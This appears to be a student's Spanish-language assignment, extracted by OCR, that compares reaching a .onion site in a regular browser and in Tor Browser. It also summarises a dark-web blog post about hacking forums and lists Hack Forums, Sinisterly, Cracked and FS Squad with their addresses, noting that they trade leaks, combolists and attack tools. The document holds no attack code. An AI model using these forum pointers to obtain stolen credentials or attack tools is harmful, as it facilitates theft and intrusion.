Developer(s)
The Tor Project
Initial release
20 September 2002; 22
0.4.8.16 (24 March 2025
2025))
attack
Preview release(s)
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
4°C
Prac. despejado
Buscar
ESP
LAA
09:59 p. m.
11/06/2025

PARTE 2 – Comparación entre navegadores (10 pts)

1. Desde navegador normal (Chrome, Firefox...):
   - Entrar a la url: https://thehidden2.wiki/




   - Busca el enlace .onion: http://wiki47qqn6tey4id7xeqb6l7uj6jueacxlqtk3adshox3zdohvo35vad.onion/



EVALUACIÓN 2


1. **Ahora lo que se debe hacer es intentar acceder a ese enlace desde un navegador normal (Firefox, Chrome, etc.). y mostrar que resultado es el que aparece y explique él porque**




¿Por qué no se pude acceder?

R: Los dominios **.onion** son parte de la red Tor (The Onion Router). No están disponibles en Internet común (la "clearnet"), por lo tanto no se puede acceder a ellos sin usar un navegador que se conecte a la red Tor.

2. **Acceder desde el navegador TOR a dicho enlace .onion:**





Tiempo de carga aproximado menos 20 segundos.

3. **Responder a las siguiente preguntas:**

- **¿Qué sucede en cada caso?**

  R: En navegador normal, da error o página no encontrada. En Tor, accede correctamente.

- **¿El navegador normal accede?**


  R: No. Los navegadores comunes no pueden acceder a dominios **.onion** porque no están en el DNS público. Solo la red Tor puede resolverlos.

- **¿Qué rol tiene la red Tor en este proceso?**

  R: Tor actúa como intermediario cifrado que permite acceder a la red **.onion** de manera anónima, utilizando múltiples nodos para ocultar la IP original del usuario.

PARTE 3 – Contenido educativo en la dark web (10 pts)

1. Ingresar en Tor a: https://reycdxyc24gf7jrnwutzdn3smmweizedy7uojsa7ols6sflwu25ijoyd.onion/2020/09/25/hacker-forums/



EVALUACIÓN 3 – Preguntas

1. **¿Qué dice el autor del blog?**

   R: El autor del blog reflexiona sobre el estado actual de los foros de hacking en la dark web, destacando que existe una gran cantidad de comunidades de baja calidad que prometen enseñar a hackear, pero en realidad ofrecen información incompleta, malintencionada o engañosa. Señala que el hacking es un campo extremadamente amplio y complejo, que requiere conocimientos sólidos en diversas áreas de la informática como redes, programación, seguridad y criptografía.

   Aclara que no existe un lugar único donde se pueda encontrar toda la información de calidad ni tutoriales "paso a paso" que funcionen de manera perfecta. A menudo, las personas buscan soluciones fáciles, pero la realidad es que nadie con conocimientos verdaderos va a regalar su tiempo o sus habilidades para enseñarte todo gratuitamente y sin esfuerzo.

   El autor insiste en que el aprendizaje verdadero debe basarse en libros, cursos y, especialmente, en la práctica constante. En el mundo real de la informática, las cosas rara vez funcionan como lo indican los tutoriales. Por eso, la habilidad más valiosa es la de enfrentarse a los errores, investigar por cuenta propia, hacer preguntas bien formuladas y resolver los problemas que surgen en el camino.


También destaca el rol fundamental de herramientas como Google y StackExchange, y menciona que muchas veces la solución está disponible si sabes cómo buscarla. Además, advierte que hay personas malintencionadas en estos foros que intentan aprovecharse de los usuarios novatos para infectarlos, manipularlos o robarles información, por lo que es necesario tener un pensamiento crítico y no confiar ciegamente en lo que se encuentra en esos sitios.

Finalmente, promueve una actitud activa y responsable al participar en foros: si vas a hacer preguntas, demuestra que ya investigaste, que intentaste resolver el problema, y que estás dispuesto a aprender, en lugar de pedir que te den todo hecho. De lo contrario, nadie serio te tomará en cuenta.

2. **¿Accede el navegador normal?**

   R: No, el navegador normal no accede al enlace .onion. Esto sucede porque los navegadores convencionales (Chrome, Firefox, Edge, etc.) no están configurados para resolver dominios .onion, que son exclusivos de la red Tor.

   La red Tor utiliza su propio sistema de direccionamiento y no está integrada en el DNS público, por lo tanto, se necesita un navegador que esté conectado a la red Tor para acceder a estos sitios.



3. **¿Qué rol tiene la red Tor en este proceso? Explique por qué es importante usar el navegador TOR en estos sitios web o blogs (según lo que navegó dentro de los enlaces que tiene el blog).**

   R. La red Tor permite acceder a sitios ocultos como el blog mencionado, manteniendo el anonimato tanto del visitante como del servidor. Es fundamental usar Tor para navegar estos enlaces porque:


   - Los sitios .onion no existen fuera de la red Tor.

- Protege la IP del usuario mediante enrutamiento por capas (nodos de entrada, intermedios y salida).
- Muchos enlaces compartidos en estos foros podrían ser maliciosos; el navegador Tor ofrece mayor seguridad, incluyendo extensiones como **NoScript** que bloquean scripts peligrosos por defecto.
- Además, muchos de los foros listados podrían intentar rastrear o explotar al visitante, por lo que el aislamiento que brinda Tor es esencial.

4. **¿Qué enlaces de los que habla el autor de este blog le pareció más interesante? Saque capturas del sitio que encontró interesante y explique por qué?**
   - **Hack Forums –** https://hackforums.net/ Este es uno de los foros más antiguos y conocidos en el ámbito del hacking. Aunque tiene mala fama por albergar contenido controvertido, también cuenta con secciones educativas, tutoriales de programación, análisis de malware y debates técnicos útiles para quienes ya tienen cierta base en informática.

     ¿Por qué es interesante?

     Porque, si se navega con criterio, se pueden encontrar publicaciones útiles para aprender técnicas de análisis de amenazas, explotación de vulnerabilidades, y cómo piensan los atacantes en entornos reales. Además, tiene hilos históricos que muestran cómo ha evolucionado el hacking a lo largo del tiempo.




   - **Sinisterly –** https://sinister.ly/ Este foro cubre una variedad de temas relacionados con hacking, ingeniería inversa, cracking, desarrollo de software y más. Tiene una comunidad

activa donde se publican tutoriales y herramientas, así como discusiones sobre técnicas ofensivas y defensivas en ciberseguridad.

¿Por qué es interesante?

Porque, aunque incluye secciones de actividades dudosas, también cuenta con áreas de aprendizaje técnico genuino, donde se discuten vulnerabilidades, exploits, y se comparte conocimiento entre usuarios con experiencia. Puede ser útil si sabes filtrar el contenido educativo del malicioso.




- **Cracked –** https://cracked.io/ Este foro es uno de los más visitados actualmente en la escena de cracking. Contiene una gran variedad de secciones como leaks, herramientas, combos y tutoriales, aunque también tiene espacios donde los usuarios comparten scripts, desarrollos y explicaciones técnicas.

  ¿Por qué es interesante?

  Porque ofrece una mirada clara sobre cómo se distribuyen y utilizan las herramientas de automatización de ataques. Para un estudiante de seguridad, es un excelente lugar para entender cómo se generan y utilizan listas de credenciales (combolists) y cómo prevenir este tipo de ataques mediante políticas de contraseñas, CAPTCHA o sistemas de detección de comportamiento.

- **FS Squad – https://fssquad.com/**

  Al ingresar al sitio desde el navegador Tor, en lugar del foro tradicional apareció un juego interactivo en el que el usuario debe controlar una nave que dispara meteoritos. Esta es una medida de protección utilizada por algunos foros underground para filtrar tráfico automatizado y prevenir ataques DDoS. Aunque impidió el acceso inmediato al contenido del foro, sirve como ejemplo de cómo estas comunidades implementan barreras de seguridad antes de permitir el acceso a usuarios reales. Este tipo de defensa es también una forma de fingerprinting para asegurar que el visitante sea humano y esté usando un navegador compatible.



